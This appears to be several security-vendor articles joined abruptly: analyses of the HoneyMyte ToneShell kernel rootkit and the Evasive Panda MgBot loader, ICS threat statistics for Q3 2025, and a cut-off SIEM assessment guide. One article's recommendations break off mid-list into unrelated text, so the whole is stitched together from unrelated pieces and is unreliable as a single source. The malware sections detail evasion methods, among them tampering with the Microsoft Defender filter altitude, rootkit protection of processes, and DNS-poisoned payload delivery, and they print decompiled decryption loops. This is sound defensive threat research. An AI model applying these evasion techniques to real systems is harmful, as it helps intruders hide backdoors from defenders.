Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.
In mid-2025, we identified a malicious driver file on computer systems in Asia. The driver file is signed with an old, stolen, or leaked digital certificate and registers as a mini-filter driver on infected machines. Its end-goal is to inject a backdoor Trojan into the system processes and provide protection for malicious files, user-mode processes, and registry keys.
Our analysis indicates that the final payload injected by the driver is a new sample of the ToneShell backdoor, which connects to the attacker’s servers and provides a reverse shell, along with other capabilities. The ToneShell backdoor is a tool known to be used exclusively by the HoneyMyte (aka Mustang Panda or Bronze President) APT actor and is often used in cyberespionage campaigns targeting government organizations, particularly in Southeast and East Asia.
The command-and-control servers for the ToneShell backdoor used in this campaign were registered in September 2024 via NameCheap services, and we suspect the attacks themselves to have begun in February 2025. We’ve observed through our telemetry that the new ToneShell backdoor is frequently employed in cyberespionage campaigns against government organizations in Southeast and East Asia, with Myanmar and Thailand being the most heavily targeted.
Notably, nearly all affected victims had previously been infected with other HoneyMyte tools, including the ToneDisk USB worm, PlugX, and older variants of ToneShell. Although the initial access vector remains unclear, it’s suspected that the threat actor leveraged previously compromised machines to deploy the malicious driver.
Compromised digital certificate
The driver file is signed with a digital certificate from Guangzhou Kingteller Technology Co., Ltd., with a serial number of 08 01 CC 11 EB 4D 1D 33 1E 3D 54 0C 55 A4 9F 7F. The certificate was valid from August 2012 until 2015.
We found multiple other malicious files signed with the same certificate which didn’t show any connections to the attacks described in this article. Therefore, we believe that other threat actors have been using it to sign their malicious tools as well. The following image shows the details of the certificate.
Technical details of the malicious driver
The filename used for the driver on the victim’s machine is ProjectConfiguration.sys. The registry key created for the driver’s service uses the same name, ProjectConfiguration.
The malicious driver contains two user-mode shellcodes, which are embedded into the .data section of the driver’s binary file. The shellcodes are executed as separate user-mode threads. The rootkit functionality protects both the driver’s own module and the user-mode processes into which the backdoor code is injected, preventing access by any process on the system.
API resolution
To obfuscate the actual behavior of the driver module, the attackers used dynamic resolution of the required API addresses from hash values.
The malicious driver first retrieves the base address of the ntoskrnl.exe and fltmgr.sys by calling ZwQuerySystemInformation with the SystemInformationClass set to SYSTEM_MODULE_INFORMATION. It then iterates through this system information and searches for the desired DLLs by name, noting the ImageBaseAddress of each.
Once the base addresses of the libraries are obtained, the driver uses a simple hashing algorithm to dynamically resolve the required API addresses from ntoskrnl.exe and fltmgr.sys.
The hashing algorithm is shown below. The two variants of the seed value provided in the comment are used in the shellcodes and the final payload of the attack.
Protection of the driver file
The malicious driver registers itself with the Filter Manager using FltRegisterFilter and sets up a pre-operation callback. This callback inspects I/O requests for IRP_MJ_SET_INFORMATION and triggers a malicious handler when certain FileInformationClass values are detected. The handler then checks whether the targeted file object is associated with the driver; if it is, it forces the operation to fail by setting IOStatus to STATUS_ACCESS_DENIED. The relevant FileInformationClass values include:
FileRenameInformation
FileDispositionInformation
FileRenameInformationBypassAccessCheck
FileDispositionInformationEx
FileRenameInformationEx
FileRenameInformationExBypassAccessCheck
These classes correspond to file-delete and file-rename operations. By monitoring them, the driver prevents itself from being removed or renamed – actions that security tools might attempt when trying to quarantine it.
Protection of registry keys
The driver also builds a global list of registry paths and parameter names that it intends to protect. This list contains the following entries:
ProjectConfiguration
ProjectConfiguration\Instances
ProjectConfiguration Instance
To guard these keys, the malware sets up a RegistryCallback routine, registering it through CmRegisterCallbackEx. To do so, it must assign itself an altitude value. Microsoft governs altitude assignments for mini-filters, grouping them into Load Order categories with predefined altitude ranges. A filter driver with a low numerical altitude is loaded into the I/O stack below filters with higher altitudes. The malware uses a hardcoded starting point of 330024 and creates altitude strings in the format 330024.%l, where %l ranges from 0 to 10,000.
The malware then begins attempting to register the callback using the first generated altitude. If the registration fails with STATUS_FLT_INSTANCE_ALTITUDE_COLLISION, meaning the altitude is already taken, it increments the value and retries. It repeats this process until it successfully finds an unused altitude.
The callback monitors four specific registry operations. Whenever one of these operations targets a key from its protected list, it responds with 0xC0000022 (STATUS_ACCESS_DENIED), blocking the action. The monitored operations are:
RegNtPreCreateKey
RegNtPreOpenKey
RegNtPreCreateKeyEx
RegNtPreOpenKeyEx
Microsoft designates the 320000–329999 altitude range for the FSFilter Anti-Virus Load Order Group. The malware’s chosen altitude exceeds this range. Since filters with lower altitudes sit deeper in the I/O stack, the malicious driver intercepts file operations before legitimate low-altitude filters like antivirus components, allowing it to circumvent security checks.
Finally, the malware tampers with the altitude assigned to WdFilter, a key Microsoft Defender driver. It locates the registry entry containing the driver’s altitude and changes it to 0, effectively preventing WdFilter from being loaded into the I/O stack.
Protection of user-mode processes
The malware sets up a list intended to hold protected process IDs (PIDs). It begins with 32 empty slots, which are filled as needed during execution. A status flag is also initialized and set to 1 to indicate that the list starts out empty.
Next, the malware uses ObRegisterCallbacks to register two callbacks that intercept process-related operations. These callbacks apply to both OB_OPERATION_HANDLE_CREATE and OB_OPERATION_HANDLE_DUPLICATE, and both use a malicious pre-operation routine.
This routine checks whether the process involved in the operation has a PID that appears in the protected list. If so, it sets the DesiredAccess field in the OperationInformation structure to 0, effectively denying any access to the process.
The malware also registers a callback routine by calling PsSetCreateProcessNotifyRoutine. These callbacks are triggered during every process creation and deletion on the system. This malware’s callback routine checks whether the parent process ID (PPID) of a process being deleted exists in the protected list; if it does, the malware removes that PPID from the list. This eventually removes the rootkit protection from a process with an injected backdoor, once the backdoor has fulfilled its responsibilities.
Payload injection
The driver delivers two user-mode payloads.
The first payload spawns an svchost process and injects a small delay-inducing shellcode. The PID of this new svchost instance is written to a file for later use.
The second payload is the final component – the ToneShell backdoor – and is later injected into that same svchost process.
Injection workflow:
The malicious driver searches for a high-privilege target process by iterating through PIDs and checking whether each process exists and runs under SeLocalSystemSid. Once it finds one, it customizes the first payload using random event names, file names, and padding bytes, then creates a named event and injects the payload by attaching its current thread to the process, allocating memory, and launching a new thread.
After injection, it waits for the payload to signal the event, reads the PID of the newly created svchost process from the generated file, and adds it to its protected process list. It then similarly customizes the second payload (ToneShell) using random event name and random padding bytes, then creates a named event and injects the payload by attaching to the process, allocating memory, and launching a new thread.
Once the ToneShell backdoor finishes execution, it signals the event. The malware then removes the svchost PID from the protected list, waits 10 seconds, and attempts to terminate the process.
ToneShell backdoor
The final stage of the attack deploys ToneShell, a backdoor previously linked to operations by the HoneyMyte APT group and discussed in earlier reporting (see Malpedia and MITRE). Notably, this is the first time we’ve seen ToneShell delivered through a kernel-mode loader, giving it protection from user-mode monitoring and benefiting from the rootkit capabilities of the driver that hides its activity from security tools.
Earlier ToneShell variants generated a 16-byte GUID using CoCreateGuid and stored it as a host identifier. In contrast, this version checks for a file named C:\ProgramData\MicrosoftOneDrive.tlb, validating a 4-byte marker inside it. If the file is absent or the marker is invalid, the backdoor derives a new pseudo-random 4-byte identifier using system-specific values (computer name, tick count, and PRNG), then creates the file and writes the marker. This becomes the unique ID for the infected host.
The samples we have analyzed contact two command-and-control servers:
avocadomechanism[.]com
potherbreference[.]com
ToneShell communicates with its C2 over raw TCP on port 443 while disguising traffic using fake TLS headers. This version imitates the first bytes of a TLS 1.3 record (0x17 0x03 0x04) instead of the TLS 1.2 pattern used previously. After this three-byte marker, each packet contains a size field and an encrypted payload.
Packet layout:
Header (3 bytes): Fake TLS marker
Size (2 bytes): Payload length
Payload: Encrypted with a rolling XOR key
The backdoor supports a set of remote operations, including file upload/download, remote shell functionality, and session control. The command set includes:
Command ID
Description
0x1
Create temporary file for incoming data
0x2 / 0x3
Download file
0x4
Cancel download
0x7
Establish remote shell via pipe
0x8
Receive operator command
0x9
Terminate shell
0xA / 0xB
Upload file
0xC
Cancel upload
0xD
Close connection
Conclusion
We assess with high confidence that the activity described in this report is linked to the HoneyMyte threat actor. This conclusion is supported by the use of the ToneShell backdoor as the final-stage payload, as well as the presence of additional tools long associated with HoneyMyte – such as PlugX, and the ToneDisk USB worm – on the impacted systems.
HoneyMyte’s 2025 operations show a noticeable evolution toward using kernel-mode injectors to deploy ToneShell, improving both stealth and resilience. In this campaign, we observed a new ToneShell variant delivered through a kernel-mode driver that carries and injects the backdoor directly from its embedded payload. To further conceal its activity, the driver first deploys a small user-mode component that handles the final injection step. It also uses multiple obfuscation techniques, callback routines, and notification mechanisms to hide its API usage and track process and registry activity, ultimately strengthening the backdoor’s defenses.
Because the shellcode executes entirely in memory, memory forensics becomes essential for uncovering and analyzing this intrusion. Detecting the injected shellcode is a key indicator of ToneShell’s presence on compromised hosts.
Recommendations
To protect themselves against this threat, organizations should:
Implement robust network security measures, such as firewalls and intrusion detection systems.
In Q3 2025, the percentage of ICS computers on which malicious objects were blocked decreased from the previous quarter by 0.4 pp to 20.1%. This is the lowest level for the observed period.
Percentage of ICS computers on which malicious objects were blocked, Q3 2022–Q3 2025
Regionally, the percentage of ICS computers on which malicious objects were blocked ranged from 9.2% in Northern Europe to 27.4% in Africa.
Regions ranked by percentage of ICS computers on which malicious objects were blocked
In Q3 2025, the percentage increased in five regions. The most notable increase occurred in East Asia, triggered by the local spread of malicious scripts in the OT infrastructure of engineering organizations and ICS integrators.
Changes in the percentage of ICS computers on which malicious objects were blocked, Q3 2025
Selected industries
The biometrics sector traditionally led the rankings of the industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked.
Rankings of industries and OT infrastructures by percentage of ICS computers on which malicious objects were blocked
In Q3 2025, the percentage of ICS computers on which malicious objects were blocked increased in four of the seven surveyed industries. The most notable increases were in engineering and ICS integrators, and manufacturing.
Percentage of ICS computers on which malicious objects were blocked in selected industries
Diversity of detected malicious objects
In Q3 2025, Kaspersky protection solutions blocked malware from 11,356 different malware families of various categories on industrial automation systems.
Percentage of ICS computers on which the activity of malicious objects of various categories was blocked
In Q3 2025, there was a decrease in the percentage of ICS computers on which denylisted internet resources and miners of both categories were blocked. These were the only categories that exhibited a decrease.
Main threat sources
Depending on the threat detection and blocking scenario, it is not always possible to reliably identify the source. The circumstantial evidence for a specific source can be the blocked threat’s type (category).
The internet (visiting malicious or compromised internet resources; malicious content distributed via messengers; cloud data storage and processing services and CDNs), email clients (phishing emails), and removable storage devices remain the primary sources of threats to computers in an organization’s technology infrastructure.
In Q3 2025, the percentage of ICS computers on which malicious objects from various sources were blocked decreased.
Percentage of ICS computers on which malicious objects from various sources were blocked
The same computer can be attacked by several categories of malware from the same source during a quarter. That computer is counted when calculating the percentage of attacked computers for each threat category, but is only counted once for the threat source (we count unique attacked computers). In addition, it is not always possible to accurately determine the initial infection attempt. Therefore, the total percentage of ICS computers on which various categories of threats from a certain source were blocked can exceed the percentage of threats from the source itself.
The main categories of threats from the internet blocked on ICS computers in Q3 2025 were malicious scripts and phishing pages, and denylisted internet resources. The percentage ranged from 4.57% in Northern Europe to 10.31% in Africa.
The main categories of threats from email clients blocked on ICS computers were malicious scripts and phishing pages, spyware, and malicious documents. Most of the spyware detected in phishing emails was delivered as a password-protected archive or a multi-layered script embedded in an office document. The percentage of ICS computers on which threats from email clients were blocked ranged from 0.78% in Russia to 6.85% in Southern Europe.
The main categories of threats that were blocked when removable media was connected to ICS computers were worms, viruses, and spyware. The percentage of ICS computers on which threats from this source were blocked ranged from 0.05% in Australia and New Zealand to 1.43% in Africa.
The main categories of threats that spread through network folders were viruses, AutoCAD malware, worms, and spyware. The percentages of ICS computers where threats from this source were blocked ranged from 0.006% in Northern Europe to 0.20% in East Asia.
Threat categories
Typical attacks blocked within an OT network are multi-step sequences of malicious activities, where each subsequent step of the attackers is aimed at increasing privileges and/or gaining access to other systems by exploiting the security problems of industrial enterprises, including technological infrastructures.
Malicious objects used for initial infection
In Q3 2025, the percentage of ICS computers on which denylisted internet resources were blocked decreased to 4.01%. This is the lowest quarterly figure since the beginning of 2022.
Percentage of ICS computers on which denylisted internet resources were blocked, Q3 2022–Q3 2025
Regionally, the percentage of ICS computers on which denylisted internet resources were blocked ranged from 2.35% in Australia and New Zealand to 4.96% in Africa. Southeast Asia and South Asia were also among the top three regions for this indicator.
The percentage of ICS computers on which malicious documents were blocked has grown for three consecutive quarters, following a decline at the end of 2024. In Q3 2025, it reached 1,98%.
Percentage of ICS computers on which malicious documents were blocked, Q3 2022–Q3 2025
The indicator increased in four regions: South America, East Asia, Southeast Asia, and Australia and New Zealand. South America saw the largest increase as a result of a large-scale phishing campaign in which attackers used new exploits for an old vulnerability (CVE-2017-11882) in Microsoft Office Equation Editor to deliver various spyware to victims’ computers. It is noteworthy that the attackers in this phishing campaign used localized Spanish-language emails disguised as business correspondence.
In Q3 2025, the percentage of ICS computers on which malicious scripts and phishing pages were blocked increased to 6.79%. This category led the rankings of threat categories in terms of the percentage of ICS computers on which they were blocked.
Percentage of ICS computers on which malicious scripts and phishing pages were blocked, Q3 2022–Q3 2025
Regionally, the percentage of ICS computers on which malicious scripts and phishing pages were blocked ranged from 2.57% in Northern Europe to 9.41% in Africa. The top three regions for this indicator were Africa, East Asia, and South America. The indicator increased the most in East Asia (by a dramatic 5.23 pp) as a result of the local spread of malicious spyware scripts loaded into the memory of popular torrent clients including MediaGet.
Next-stage malware
Malicious objects used to initially infect computers deliver next-stage malware — spyware, ransomware, and miners — to victims’ computers. As a rule, the higher the percentage of ICS computers on which the initial infection malware is blocked, the higher the percentage for next-stage malware.
In Q3 2025, the percentage of ICS computers on which spyware and ransomware were blocked increased. The rates were:
spyware: 4.04% (up 0.20 pp);
ransomware: 0.17% (up 0.03 pp).
The percentage of ICS computers on which miners of both categories were blocked decreased. The rates were:
miners in the form of executable files for Windows: 0.57% (down 0.06 pp), it’s the lowest level since Q3 2022;
web miners: 0.25% (down 0.05 pp). This is the lowest level since Q3 2022.
Self-propagating malware
Self-propagating malware (worms and viruses) is a category unto itself. Worms and virus-infected files were originally used for initial infection, but as botnet functionality evolved, they took on next-stage characteristics.
To spread across ICS networks, viruses and worms rely on removable media and network folders in the form of infected files, such as archives with backups, office documents, pirated games and hacked applications. In rarer and more dangerous cases, web pages with network equipment settings, as well as files stored in internal document management systems, product lifecycle management (PLM) systems, resource management (ERP) systems and other web services are infected.
In Q3 2025, the percentage of ICS computers on which worms and viruses were blocked increased to 1.26% (by 0.04 pp) and 1.40% (by 0.11 pp), respectively.
AutoCAD malware
This category of malware can spread in a variety of ways, so it does not belong to a specific group.
In Q3 2025, the percentage of ICS computers on which AutoCAD malware was blocked slightly increased to 0.30% (by 0.01 pp).
The Evasive Panda APT group (also known as Bronze Highland, Daggerfly, and StormBamboo) has been active since 2012, targeting multiple industries with sophisticated, evolving tactics. Our latest research (June 2025) reveals that the attackers conducted highly-targeted campaigns, which started in November 2022 and ran until November 2024.
The group mainly performed adversary-in-the-middle (AitM) attacks on specific victims. These included techniques such as dropping loaders into specific locations and storing encrypted parts of the malware on attacker-controlled servers, which were resolved as a response to specific website DNS requests. Notably, the attackers have developed a new loader that evades detection when infecting its targets, and even employed hybrid encryption practices to complicate analysis and make implants unique to each victim.
Furthermore, the group has developed an injector that allows them to execute their MgBot implant in memory by injecting it into legitimate processes. It resides in the memory space of a decade-old signed executable by using DLL sideloading and enables them to maintain a stealthy presence in compromised systems for extended periods.
The threat actor commonly uses lures that are disguised as new updates to known third-party applications or popular system applications trusted by hundreds of users over the years.
In this campaign, the attackers used an executable disguised as an update package for SohuVA, which is a streaming app developed by Sohu Inc., a Chinese internet company. The malicious package, named sohuva_update_10.2.29.1-lup-s-tp.exe, clearly impersonates a real SohuVA update to deliver malware from the following resource, as indicated by our telemetry:
There is a possibility that the attackers used a DNS poisoning attack to alter the DNS response of p2p.hd.sohu.com[.]cn to an attacker-controlled server’s IP address, while the genuine update module of the SohuVA application tries to update its binaries located in appdata\roaming\shapp\7.0.18.0\package. Although we were unable to verify this at the time of analysis, we can make an educated guess, given that it is still unknown what triggered the update mechanism.
Furthermore, our analysis of the infection process has identified several additional campaigns pursued by the same group. For example, they utilized a fake updater for the iQIYI Video application, a popular platform for streaming Asian media content similar to SohuVA. This fake updater was dropped into the application’s installation folder and executed by the legitimate service qiyiservice.exe. Upon execution, the fake updater initiated malicious activity on the victim’s system, and we have identified that the same method is used for IObit Smart Defrag and Tencent QQ applications.
The initial loader was developed in C++ using the Windows Template Library (WTL). Its code bears a strong resemblance to Wizard97Test, a WTL sample application hosted on Microsoft’s GitHub. The attackers appear to have embedded malicious code within this project to effectively conceal their malicious intentions.
The loader first decrypts the encrypted configuration buffer by employing an XOR-based decryption algorithm:
for ( index = 0; index < v6; index = (index + 1) )
{
if ( index >= 5156 )
break;
mw_configindex ^= (&mw_deflated_config + (index & 3));
}
After decryption, it decompresses the LZMA-compressed buffer into the allocated buffer, and all of the configuration is exposed, including several components:
The malware also checks the name of the logged-in user in the system and performs actions accordingly. If the username is SYSTEM, the malware copies itself with a different name by appending the ext.exe suffix inside the current working directory. Then it uses the ShellExecuteW API to execute the newly created version. Notably, all relevant strings in the malware, such as SYSTEM and ext.exe, are encrypted, and the loader decrypts them with a specific XOR algorithm.
Decryption routine of encrypted strings
If the username is not SYSTEM, the malware first copies explorer.exe into %TEMP%, naming the instance as tmpX.tmp (where X is an incremented decimal number), and then deletes the original file. The purpose of this activity is unclear, but it consumes high system resources. Next, the loader decrypts the kernel32.dll and VirtualProtect strings to retrieve their base addresses by calling the GetProcAddress API. Afterwards, it uses a single-byte XOR key to decrypt the shellcode, which is 9556 bytes long, and stores it at the same address in the .data section. Since the .data section does not have execute permission, the malware uses the VirtualProtect API to set the permission for the section. This allows for the decrypted shellcode to be executed without alerting security products by allocating new memory blocks. Before executing the shellcode, the malware prepares a 16-byte-long parameter structure that contains several items, with the most important one being the address of the encrypted MgBot configuration buffer.
Multi-stage shellcode execution
As mentioned above, the loader follows a unique delivery scheme, which includes at least two stages of payload. The shellcode employs a hashing algorithm known as PJW to resolve Windows APIs at runtime in a stealthy manner.
The shellcode first searches for a specific DAT file in the malware’s primary installation directory. If it is found, the shellcode decrypts it using the CryptUnprotectData API, a Windows API that decrypts protected data into allocated heap memory, and ensures that the data can only be decrypted on the particular machine by design. After decryption, the shellcode deletes the file to avoid leaving any traces of the valuable part of the attack chain.
If, however, the DAT file is not present, the shellcode initiates the next-stage shellcode installation process. It involves retrieving encrypted data from a web source that is actually an attacker-controlled server, by employing a DNS poisoning attack. Our telemetry shows that the attackers successfully obtained the encrypted second-stage shellcode, disguised as a PNG file, from the legitimate website dictionary[.]com. However, upon further investigation, it was discovered that the IP address associated with dictionary[.]com had been manipulated through a DNS poisoning technique. As a result, victims’ systems were resolving the website to different attacker-controlled IP addresses depending on the victims’ geographical location and internet service provider.
To retrieve the second-stage shellcode, the first-stage shellcode uses the RtlGetVersion API to obtain the current Windows version number and then appends a predefined string to the HTTP header:
sec-ch-ua-platform: windows %d.%d.%d.%d.%d.%d
This implies that the attackers needed to be able to examine request headers and respond accordingly. We suspect that the attackers’ collection of the Windows version number and its inclusion in the request headers served a specific purpose, likely allowing them to target specific operating system versions and even tailor their payload to different operating systems. Given that the Evasive Panda threat actor has been known to use distinct implants for Windows (MgBot) and macOS (Macma) in previous campaigns, it is likely that the malware uses the retrieved OS version string to determine which implant to deploy. This enables the threat actor to adapt their attack to the victim’s specific operating system by assessing results on the server side.
Downloading a payload from the web resource
From this point on, the first-stage shellcode proceeds to decrypt the retrieved payload with a XOR decryption algorithm:
key = *(mw_decryptedDataFromDatFile + 92);
index = 0;
if ( sz_shellcode )
{
mw_decryptedDataFromDatFile_1 = Heap;
do
{
*(index + mw_decryptedDataFromDatFile_1) ^= *(&key + (index & 3));
++index;
}
while ( index < sz_shellcode );
}
The shellcode uses a 4-byte XOR key, consistent with the one used in previous stages, to decrypt the new shellcode stored in the DAT file. It then creates a structure for the decrypted second-stage shellcode, similar to the first stage, including a partially decrypted configuration buffer and other relevant details.
Next, the shellcode resolves the VirtualProtect API to change the protection flag of the new shellcode buffer, allowing it to be executed with PAGE_EXECUTE_READWRITE permissions. The second-stage shellcode is then executed, with the structure passed as an argument. After the shellcode has finished running, its return value is checked to see if it matches 0x9980. Depending on the outcome, the shellcode will either terminate its own process or return control to the caller.
Although we were unable to retrieve the second-stage payload from the attackers’ web server during our analysis, we were able to capture and examine the next stage of the malware, which was to be executed afterwards. Our analysis suggests that the attackers may have used the CryptProtectData API during the execution of the second shellcode to encrypt the entire shellcode and store it as a DAT file in the malware’s main installation directory. This implies that the malware writes an encrypted DAT file to disk using the CryptProtectData API, which can then be decrypted and executed by the first-stage shellcode. Furthermore, it appears that the attacker attempted to generate a unique encrypted second shellcode file for each victim, which we believe is another technique used to evade detection and defense mechanisms in the attack chain.
Secondary loader
We identified a secondary loader, named libpython2.4.dll, which was disguised as a legitimate Windows library and used by the Evasive Panda group to achieve a stealthier loading mechanism. Notably, this malicious DLL loader relies on a legitimate, signed executable named evteng.exe (MD5: 1c36452c2dad8da95d460bee3bea365e), which is an older version of python.exe. This executable is a Python wrapper that normally imports the libpython2.4.dll library and calls the Py_Main function.
The secondary loader retrieves the full path of the current module (libpython2.4.dll) and writes it to a file named status.dat, located in C:\ProgramData\Microsoft\eHome, but only if a file with the same name does not already exist in that directory. We believe with a low-to-medium level of confidence that this action is intended to allow the attacker to potentially update the secondary loader in the future. This suggests that the attacker may be planning for future modifications or upgrades to the malware.
The malware proceeds to decrypt the next stage by reading the entire contents of C:\ProgramData\Microsoft\eHome\perf.dat. This file contains the previously downloaded and XOR-decrypted data from the attacker-controlled server, which was obtained through the DNS poisoning technique as described above. Notably, the implant downloads the payload several times and moves it between folders by renaming it. It appears that the attacker used a complex process to obtain this stage from a resource, where it was initially XOR-encrypted. The attacker then decrypted this stage with XOR and subsequently encrypted and saved it to perf.dat using a custom hybrid of Microsoft’s Data Protection Application Programming Interface (DPAPI) and the RC5 algorithm.
General overview of storing payload on disk by using hybrid encryption
This custom encryption algorithm works as follows. The RC5 encryption key is itself encrypted using Microsoft’s DPAPI and stored in the first 16 bytes of perf.dat. The RC5-encrypted payload is then appended to the file, following the encrypted key. To decrypt the payload, the process is reversed: the encrypted RC5 key is first decrypted with DPAPI, and then used to decrypt the remaining contents of perf.dat, which contains the next-stage payload.
The attacker uses this approach to ensure that a crucial part of the attack chain is secured, and the encrypted data can only be decrypted on the specific system where the encryption was initially performed. This is because the DPAPI functions used to secure the RC5 key tie the decryption process to the individual system, making it difficult for the encrypted data to be accessed or decrypted elsewhere. This makes it more challenging for defenders to intercept and analyze the malicious payload.
After completing the decryption process, the secondary loader initiates the runtime injection method, which likely involves the use of a custom runtime DLL injector for the decrypted data. The injector first calls the DLL entry point and then searches for a specific export function named preload. Although we were unable to determine which encrypted module was decrypted and executed in memory due to a lack of available data on the attacker-controlled server, our telemetry reveals that an MgBot variant is injected into the legitimate svchost.exe process after the secondary loader is executed. Fortunately, this allowed us to analyze these implants further and gain additional insights into the attack, as well as reveal that the encrypted initial configuration was passed through the infection chain, ultimately leading to the execution of MgBot. The configuration file was decrypted with a single-byte XOR key, 0x58, and this would lead to the full exposure of the configuration.
Our analysis suggests that the configuration includes a campaign name, hardcoded C2 server IP addresses, and unknown bytes that may serve as encryption or decryption keys, although our confidence in this assessment is limited. Interestingly, some of the C2 server addresses have been in use for multiple years, indicating a potential long-term operation.
Decryption of the configuration in the injected MgBot implant
Victims
Our telemetry has detected victims in Türkiye, China, and India, with some systems remaining compromised for over a year. The attackers have shown remarkable persistence, sustaining the campaign for two years (from November 2022 to November 2024) according to our telemetry, which indicates a substantial investment of resources and dedication to the operation.
Attribution
The techniques, tactics, and procedures (TTPs) employed in this compromise indicate with high confidence that the Evasive Panda threat actor is responsible for the attack. Despite the development of a new loader, which has been added to their arsenal, the decade-old MgBot implant was still identified in the final stage of the attack with new elements in its configuration. Consistent with previous research conducted by several vendors in the industry, the Evasive Panda threat actor is known to commonly utilize various techniques, such as supply-chain compromise, Adversary-in-the-Middle attacks, and watering-hole attacks, which enable them to distribute their payloads without raising suspicion.
Conclusion
The Evasive Panda threat actor has once again showcased its advanced capabilities, evading security measures with new techniques and tools while maintaining long-term persistence in targeted systems. Our investigation suggests that the attackers are continually improving their tactics, and it is likely that other ongoing campaigns exist. The introduction of new loaders may precede further updates to their arsenal.
As for the AitM attack, we do not have any reliable sources on how the threat actor delivers the initial loader, and the process of poisoning DNS responses for legitimate websites, such as dictionary[.]com, is still unknown. However, we are considering two possible scenarios based on prior research and the characteristics of the threat actor: either the ISPs used by the victims were selectively targeted, and some kind of network implant was installed on edge devices, or one of the network devices of the victims — most likely a router or firewall appliance — was targeted for this purpose. However, it is difficult to make a precise statement, as this campaign requires further attention in terms of forensic investigation, both on the ISPs and the victims.
The configuration file’s numerous C2 server IP addresses indicate a deliberate effort to maintain control over infected systems running the MgBot implant. By using multiple C2 servers, the attacker aims to ensure prolonged persistence and prevents loss of control over compromised systems, suggesting a strategic approach to sustaining their operations.
A SIEM is a complex system offering broad and flexible threat detection capabilities. Due to its complexity, its effectiveness heavily depends on how it is configured and what data sources are connected to it. A one-time SIEM setup during implementation is not enough: both the organization’s infrastructure and attackers’ techniques evolve over time. To operate effectively, the SIEM system must reflect the current state of affairs.
We provide customers with services to assess SIEM effectiveness, helping to identify issues and offering options for system optimization. In this article, we examine typical SIEM operational pitfalls and how to address them. For each case, we also include methods for independent verification.
This material is based on an assessment of Kaspersky SIEM effectiveness; therefore, all specific examples, commands, and field names are taken from that solution. However, the assessment methodology, issues we identified, and ways to enhance system effectiveness can easily be extrapolated to any other SIEM.
Methodology for assessing SIEM effectiveness
The primary audience for the effectiveness assessment report comprises the SIEM support and operation teams within an organization. The main goal is to analyze how well the usage of SIEM aligns with its objectives. Consequently, the scope of checks can vary depending on the stated goals. A standard assessment is conducted across the following areas:
Composition and scope of connected data sources
Coverage of data sources
Data flows from existing sources
Correctness of data normalization
Detection logic operability
Detection logic accuracy
Detection logic coverage
Use of contextual data
SIEM technical integration into SOC processes
SOC analysts’ handling of alerts in the SIEM
Forwarding of alerts, security event data, and incident information to other systems
Deployment architecture and documentation
At the same time, these areas are examined not only in isolation but also in terms of their potential influence on one another. Here are a couple of examples illustrating this interdependence:
Issues with detection logic due to incorrect data normalization. A correlation rule with the condition deviceCustomString1 not contains <string> triggers a large number of alerts. The detection logic itself is correct: the specific event and the specific field it targets should not generate a large volume of data matching the condition. Our review revealed the issue was in the data ingested by the SIEM, where incorrect encoding caused the string targeted by the rule to be transformed into a different one. Consequently, all events matched the condition and generated alerts.
When analyzing coverage for a specific source type, we discovered that the SIEM was only monitoring 5% of all such sources deployed in the infrastructure. However, extending that coverage would increase system load and storage requirements. Therefore, besides connecting additional sources, it would be necessary to scale resources for specific modules (storage, collectors, or the correlator).
The effectiveness assessment consists of several stages:
Collect and analyze documentation, if available. This allows assessing SIEM objectives, implementation settings (ideally, the deployment settings at the time of the assessment), associated processes, and so on.
Interview system engineers, analysts, and administrators. This allows assessing current tasks and the most pressing issues, as well as determining exactly how the SIEM is being operated. Interviews are typically broken down into two phases: an introductory interview, conducted at project start to gather general information, and a follow-up interview, conducted mid-project to discuss questions arising from the analysis of previously collected data.
Gather information within the SIEM and then analyze it. This is the most extensive part of the assessment, during which Kaspersky experts are granted read-only access to the system or a part of it to collect factual data on its configuration, detection logic, data flows, and so on.
The assessment produces a list of recommendations. Some of these can be implemented almost immediately, while others require more comprehensive changes driven by process optimization or a transition to a more structured approach to system use.
Issues arising from SIEM operations
The problems we identify during a SIEM effectiveness assessment can be divided into three groups:
Performance issues, meaning operational errors in various system components. These problems are typically resolved by technical support, but to prevent them, it is worth periodically checking system health status.
Efficiency issues – when the system functions normally but seemingly adds little value or is not used to its full potential. This is usually due to the customer using the system capabilities in a limited way, incorrectly, or not as intended by the developer.
Detection issues – when the SIEM is operational and continuously evolving according to defined processes and approaches, but alerts are mostly false positives, and the system misses incidents. For the most part, these problems are related to the approach taken in developing detection logic.
Key observations from the assessment
Event source inventory
When building the inventory of event sources for a SIEM, we follow the principle of layered monitoring: the system should have information about all detectable stages of an attack. This principle enables the detection of attacks even if individual malicious actions have gone unnoticed, and allows for retrospective reconstruction of the full attack chain, starting from the attackers’ point of entry.
Problem: During effectiveness assessments, we frequently find that the inventory of connected source types is not updated when the infrastructure changes. In some cases, it has not been updated since the initial SIEM deployment, which limits incident detection capabilities. Consequently, certain types of sources remain completely invisible to the system.
We have also encountered non-standard cases of incomplete source inventory. For example, an infrastructure contains hosts running both Windows and Linux, but monitoring is configured for only one family of operating systems.
How to detect: To identify the problems described above, determine the list of source types connected to the SIEM and compare it against what actually exists in the infrastructure. Identifying the presence of specific systems in the infrastructure requires an audit. However, this task is one of the most critical for many areas of cybersecurity, and we recommend running it on a periodic basis.
We have compiled a reference sheet of system types commonly found in most organizations. Depending on the organization type, infrastructure, and threat model, we may rearrange priorities. However, a good starting point is as follows:
High Priority – sources associated with:
Remote access provision
External services accessible from the internet
External perimeter
Endpoint operating systems
Information security tools
Medium Priority – sources associated with:
Remote access management within the perimeter
Internal network communication
Infrastructure availability
Virtualization and cloud solutions
Low Priority – sources associated with:
Business applications
Internal IT services
Applications used by various specialized teams (HR, Development, PR, IT, and so on)
Monitoring data flow from sources
Regardless of how good the detection logic is, it cannot function without telemetry from the data sources.
Problem: The SIEM core is not receiving events from specific sources or collectors. Based on all assessments conducted, the average proportion of collectors that are configured with sources but are not transmitting events is 38%. Correlation rules may exist for these sources, but they will, of course, never trigger. It is also important to remember that a single collector can serve hundreds of sources (such as workstations), so the loss of data flow from even one collector can mean losing monitoring visibility for a significant portion of the infrastructure.
How to detect: The process of locating sources that are not transmitting data can be broken down into two components.
Checking collector health. Find the status of collectors (see the support website for the steps to do this in Kaspersky SIEM) and identify those with a status of Offline, Stopped, Disabled, and so on.
